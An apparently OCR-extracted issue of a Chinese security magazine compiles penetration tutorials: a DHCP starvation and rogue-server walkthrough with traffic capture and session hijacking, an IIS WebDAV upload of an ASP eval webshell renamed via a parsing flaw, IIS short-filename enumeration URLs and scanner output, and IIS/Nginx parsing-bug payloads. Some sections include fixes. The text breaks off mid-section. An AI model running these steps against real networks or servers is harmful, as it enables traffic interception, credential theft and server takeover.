第八期

端口渗透手册+漏洞月报

SECBOOK

书安

信息安全技术文献

主编：xfkxfk

监制：疯子__Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子、Left

出品团队

网络尖力 知安 Know Safe

合作伙伴

乌云知识库 drops.wooyun.org　360安全播报平台　BUGSCAN　NSFOCUS

目　录

第一章 67/68（DHCP）端口渗透

第1节 利用 DHCP 服务器内网攻击测试

作者：s1riu5

来自：Freebuf

网址：http://www.freebuf.com/

背景介绍

通常内网渗透很多都是基于 ARP 的攻击，但 ARP 攻击对内网的负担太重，很容易被发现，无法进行隐蔽的内网渗透，于是很多人使用 DHCP。

所以，今天我们要讲的是基于 DHCP 协议的攻击。

基于 DHCP 的攻击理解起来很简单。

首先伪造 Mac 地址耗竭正常的 DHCP 服务器的 IP 地址，然后黑客用自己的主机伪造一个 DHCP 服务器。

那么新连上内网的主机只能使用流氓 DHCP 服务器分配的 IP，这样黑客的主机就变成了内网网关，可以借此控制内网中其他主机的网络流量。

攻击环境

操作系统:Kali linux

网关: 192.168.177.1

IP 地址: 192.168.177.128

网段:192.168.177.1/24

如图 1-1-1：



图 1-1-1

开启操作系统的路由转发

```
echo "1" >/proc/sys/net/ipv4/ip_forward
```

如图 1-1-2：

图 1-1-2

攻击正常的 dhcp 服务器，耗光 ip 资源

```
dhcpstarv -i eth0 -e 192.168.177.128
```

如图 1-1-3：

图 1-1-3

Kali 默认没有安装 dhcpstarv，也可以用 yersinia 代替。

安装 dhcp 服务器 udhcpd

```
# apt-get install udhcpd
```

然后修改一下配置文件：

```
# vim /etc/udhcpd.conf
```

如图 1-1-4 和 1-1-5：



图 1-1-4

图 1-1-5

启动 DHCP 服务器

```
service udhcpd start
```

如图 1-1-6：



图 1-1-6

然后启动另一台 Kali 机当作目标靶机，由于正常的 DHCP 服务器已经没有可分配的 IP 资源，新的内网主机就会使用攻击者 DHCP 服务器分配的 IP，如图 1-1-7：

图 1-1-7

抓取目标靶机的图片

在攻击主机上开启 driftnet：

```
# driftnet -i eth0
```

在目标靶机打开百度图片，如图 1-1-8：



图 1-1-8

在攻击者的服务器上就可以看到图像，如图 1-1-9：



图 1-1-9

会话劫持

开启 wireshark 抓取流经本地网卡的数据包 ,由于其他的机器走的是攻击者主机的网卡，

这也意味着 wireshark 可以抓取其他主机的数据包，如图 1-1-10：



图 1-1-10

用 ferret 解析一下：

```
# ferret -r demo.pcap
```

如图 1-1-11：

图 1-1-11

会在本地生成一个名为 hamster.txt 的文件，如图 1-1-12：



图 1-1-12

然后运行 harmter，这会在主机开启 1234 端口，如图 1-1-13：

图 1-1-13

配置一下火狐代理，如图 1-1-14：

图 1-1-14

劫持成功，如图 1-1-15：



图 1-1-15

（全文完）责任编辑：游风

第二章 80（HTTP）端口渗透

第1节 漏洞利用及修复——IIS WebDAV

作者：瞌睡龙

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00 简介

WebDAV 是一种基于 HTTP 1.1 协议的通信协议。它扩展了 HTTP 1.1，在 GET、POST、HEAD 等几个 HTTP 标准方法以外添加了一些新的方法。使应用程序可直接对 Web Server 直接读写，并支持写文件锁定(Locking)及解锁(Unlock)，还可以支持文件的版本控制。

IIS 实现 Webdav 是采用的其两种接口 CGI、ISAPI 的 ISAPI 接口。但因为其没有采用映射的方式，所以 IIS 的主程序 w3svc.dll 本身包含了 Webdav 的信息。其识别出是 Webdav 的请求后就调用 Webdav 的处理模块 httpext.dll。

对于常见几种请求方法 GET、HEAD、POST 等，因为常见一些映射都支持。所以不能以请求方法作为 Webdav 请求的判断，w3svc.dll 就根据请求头的字段识别。

如果请求头里面包含 Translate:、If:、Lock-Token:中的一种，就认为是 Webdav 的请求。Translate:就是那个 Translate:f 的泄露源代码的一个请求头，其实设置别的两个也是一样的。可能很多 IDS 是没有这点知识的。W3svc.dll 还内置了几个别的请求方法 TRACK、TRACE 等。TRACK 就是用于调试错误的，如果收到这样的请求头，w3svc.dll 会原样返回请求数据。相当于我们常见的 ping.exe。IIS 对 TRACK 请求没有进行 LOG 记录，这点我们可以用于来获得 banner。

对于 IIS 将优于大家习惯使用的 HEAD。如果上面的请求方法没匹配，那么 w3svc.dll 就会认为是 Webdav 的请求，交给 httpext.dll 处理了。这些请求包含 Webdav 支持的 PROPFIND、PROPPATCH、MKCOL、DELETE、PUT、COPY、MOVE、LOCK、UNLOCK 等。

0x01 配置

为了安全上的考虑，IIS 默认并不会启动 WebDAV 的功能，因此必须另外来激活它。通过启动“IIS 管理器”，展开本地计算机，选择“Web 服务扩展”，选择“允许”的途径来启动 WebDAV 功能。

开启 WebDAV 之后 ,IIS 就支持 PROPFIND、PROPPATCH、MKCOL、DELETE、PUT、COPY、MOVE、LOCK、UNLOCK 等方法了，如图 2-1-1：

图 2-1-1

当 IIS 中的配置允许写入的时候就可以直接 PUT 文件上去，由此可能引发非常严重的安全问题，强烈建议禁制，如图 2-1-2：



图 2-1-2

0x02 危害

当开启了 WebDAV 后，IIS 中又配置了目录可写，便会产生很严重的问题。wooyun 上由此配置产生的问题很多 ,并且有老外黑了一群中国政府站有一部分就是由于此配置。危害巨大，操作简单，直接批量扫描，上传 shell。

对服务器发送 OPTION 包：

```
OPTIONS / HTTP/1.1
Host: www.test.com
```

返回响应头如下：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

```
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK,
UNLOCK
Cache-Control: private
```

当 ALLOW 中包含如上方法时，可以确定服务器开启了 WebDAV。此时可以用 PUT 上传文件，但是不可以直接上传可执行脚本文件，可以先上传一个其他类型的文件，然后 MOVE 成脚本文件。

```
PUT /test.txt HTTP/1.1
Host: www.test.com
Content-Length: 23

<%eval request("a")%>
```

启用了“WebDAV”扩展，并且复选了“写入”，就可以写入 txt 文件了。要想使用 MOVE 命令将其更名为脚本文件后缀，必须还复选上“脚本资源访问”。但是发现利用 IIS 的解析漏洞，可以 MOVE 成 test.asp;.jpg，然后就可以当做 shell 来执行了

```
MOVE /test.txt HTTP/1.1
Host: www.test.com
Destination: http://www.test.com/test.asp;.jpg
```

有一个开源的 DAV 管理工具，使用工具直接查看：

```
http://www.davexplorer.org/download.html
```

0x03 修复方案

1、禁用 WebDAV

通常情况下网站不需要支持额外的方法，右键 WebDAV，点击禁用即可。

2、如果要使用 WebDAV 的话，加上权限验证

如果选取“脚本资源访问”，则用户将具备修改 WebADV 文件夹内的脚本文说明件

(scriptfile)的功能。

除了此处的虚拟目录权限外，还需要视 NTFS 权限，才可以决定用户是否有权限来访问 WebDAV 文件夹内的文件。WebDAV 文件夹的 NTFS 权限给予用户适当的 NTFS 权限。首先请设置让 Everyone 组只有“读取”的权限，然后再针对个别用户给予“写入”的权限，例如我们给予用户“User”写入的权限。

选择验证用户身份的方法启动“IIS 管理器”，然后右击 WebDAV 虚拟目录，选择“属性”→“目录安全性”，单击“身份验证和访问控制”处的编辑按钮。

不要选取“启用匿名访问”，以免招致攻击。选择安全的验证方法，选择“集成 Windows 身份验证”，如图 2-1-3



图 2-1-3

参考：

http://hi.baidu.com/yuange1975/item/a836d31096b5b959f1090e89

http://www.daxigua.com/archives/1597

http://www.daxigua.com/archives/2750

http://www.daxigua.com/archives/2747

http://blog.163.com/wfruee@126/blog/static/411669942012326142723 2/

第2节 漏洞利用及修复——IIS 短文件名

作者：lijiejie

来自：李劼杰的博客

网址：http://www.lijiejie.com/

1、漏洞的成因

为了兼容 16 位 MS-DOS 程序，Windows 为文件名较长的文件（和文件夹）生成了对应的 windows 8.3 短文件名。在 Windows 下查看对应的短文件名，可以使用命令 dir /x。比如，我在 D 盘下创建了一个名为 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.html 文件：

```
D:\ 的目录

2014/10/11    13:08           256,515,706                    2014101.sql
2014/10/13    17:01                     0 AAAAAA~1.HTM aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
.html
               2 个文件        256,515,706 字节
               0 个目录  107,017,154,560 可用字节
```

观察命令结果，可以看到，其对应的短文件名 AAAAAA~1.HTM。该短文件名有以下特征：只有前六位字符直接显示，后续字符用~1 指代。其中数字 1 还可以递增，如果存在多个文件名类似的文件（名称前 6 位必须相同，且后缀名前 3 位必须相同）。后缀名最长只有 3 位，多余的被截断。我们可以在启用.net 的 IIS 下暴力列举短文件名，原

因是：

访问构造的某个存在的短文件名，会返回 404，访问构造的某个不存在的短文件名，会返回 400。

2、漏洞的利用

漏洞的利用，需要使用到通配符*。在 windows 中，*可以匹配 n 个字符，n 可以为 0。

判断某站点是否存在 IIS 短文件名暴力破解，构造 payload，分别访问如下两个 URL:

1. http://www.target.com/*~1****/a.aspx
2. http://www.target.com/l1j1e*~1****/a.aspx

404，如图 2-1-4：

图 2-1-4

400，如图 2-1-5：



图 2-1-3

这里我使用了 4 个星号，主要是为了程序自动化猜解，逐个猜解后缀名中的 3 个字符，实际上，一个星号与 4 个星号没有任何区别（上面已经提到，*号可以匹配空）。

如果访问第一个 URL，返回 404。

而访问第二个 URL，返回 400。则目标站点存在漏洞。

判断漏洞存在后，继续猜解目录下是否存在一个 a 开头的文件或文件夹，访问：

```
http://www.target.com/a*~1****/a.aspx
```

如果存在，将返回 404。如此反复，不断向下猜解完所有的 6 个字符。猜解完之后，得到的序列应该类似：

```
http://www.target.com/abcdef*~1****/a.aspx
```

到了这一步，需要考虑两种情况，如果以 abcdef 开头的是一个文件夹，则

```
http://www.target.com/abcdef*~1/a.aspx
```

将返回 404。

如果 abcdef 开头的是一个文件，则自动提交

```
http://www.target.com/abcdef*~1*g**/a.aspx
```

用 a-z 的 26 个字母替换上述 g 的位置，应该能得到多个 404 页面。（记住一点，404 代表的是存在。）如果下面的地址返回 404

```
http://www.target.com/abcde*~1*g**/a.aspx
```

则代表扩展名中肯定存在 g。按照上面的思路，继续猜解 g 后面的字符，直到后缀名中的 3 个字符都猜解完，就可以了。以上介绍了怎么手工猜解，这个漏洞的意义何在：猜解后台地址，猜解敏感文件，例如备份的 rar、zip、.bak、.SQL 文件等。在某些情形下，甚至可以通过短文件名 web 直接下载对应的文件。比如下载备份 SQL 文件。

3、漏洞的局限性

这个漏洞的局限有几点：

1)只能猜解前六位，以及扩展名的前 3 位。

2)名称较短的文件是没有相应的短文件名的。

3)需要 IIS 和.net 两个条件都满足。

4、漏洞的修复

1)升级.net framework

2)修改注册表键值：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem
```

修改 NtfsDisable8dot3NameCreation 为 1。

3)将 web 文件夹的内容拷贝到另一个位置，比如 D:\www 到 D:\www.back，然后删除原文件夹 D:\www，再重命名 D:\www.back 到 D:\www

如果不重新复制，已经存在的短文件名则是不会消失的。

5、漏洞利用工具

网上早前已经有公开的工具了：

https://code.google.com/p/iis-shortname-scanner-poc/

自己用 python 实现了一个漏洞利用工具。

简单测试，发现比上面的 POC 能猜解到更多的文件和文件夹。

当然，这里我的规则都是针对 IIS6.0 写的。

获取源代码：https://github.com/lijiejie/IIS_shortname_Scanner

测试：iis_shortname_Scan.py http://cos.99.com

最终结果：

```
Dir:  /aspnet~1
Dir:  /proper~1
Dir:  /webref~1
Dir:  /websho~1
File: /back_i~1.htm
File: /cos_la~1.msi
File: /index2~1.htm
```

```
File: /index_~1.htm
File: /test_v~1.htm
File: /untitl~1.htm
---------------------------------------------------------------
```

4 Directories, 6 Files found in toal

目前工具的局限在于：

1)只对 IIS 6.0 做了测试，稍后我会加上 7.x 的规则

2)只猜解一个重名文件，也就是说，脚本不会去猜解 index~2.htm 这样名称的文件，稍后增加 2~9 的猜解

3)不会利用字典自动补全 6 位之后的字符串，也不会尝试自动补全超过 3 位的扩展名

4)更不会自动地递归子文件夹进行猜解

本文参考链接：

http://www.acunetix.com/blog/articles/windows-short-8-3-filenames-web-security-problem/

http://www.freebuf.com/articles/4908.html

http://support2.microsoft.com/kb/121007

第3节 漏洞利用及修复——解析漏洞

作者：官方

来自：乌云 wiki

网址：http://wiki.wooyun.org/

1、漏洞简介

解析漏洞是指 web 服务器因对 http 请求处理不当导致将非可执行的脚本 ,文件等当做可执行的脚本，文件等执行。该漏洞一般配合服务器的文件上传功能使用，以获取服务

器的权限。

2、漏洞成因、检测及利用

使用了低版本的，存在漏洞的 web 服务器。解析漏洞有以下几种：

IIS 5.x/6.0 解析漏洞

IIS 6.0 解析利用方法有两种

1.目录解析

```
/xx.asp/xx.jpg
```

2.文件解析

```
wooyun.asp;.jpg
```

第一种，在网站下建立文件夹的名字为.asp、.asa 的文件夹，其目录内的任何扩展名的文件都被 IIS 当作 asp 文件来解析并执行。

例如创建目录 wooyun.asp，那么

```
/wooyun.asp/1.jpg
```

将被当作 asp 文件来执行。假设黑阔可以控制上传文件夹路径，就可以不管你上传后你的图片改不改名都能拿 shell 了。

第二种，在 IIS6.0 下，分号后面的不被解析，也就是说

```
wooyun.asp;.jpg
```

会被服务器看成是 wooyun.asp

还有 IIS6.0 默认的可执行文件除了 asp 还包含这三种

```
/wooyun.asa
/wooyun.cer
/wooyun.cdx
```

乌云上的 IIS 6.0 解析漏洞利用案例

http://www.wooyun.org/searchbug.php?q=IIS6.0

IIS 7.0/IIS 7.5/Nginx<8.03 畸形解析漏洞

Nginx 解析漏洞这个伟大的漏洞是我国安全组织 80sec 发现的...

在默认 Fast-CGI 开启状况下，黑阔上传一个名字为 wooyun.jpg，内容为

```
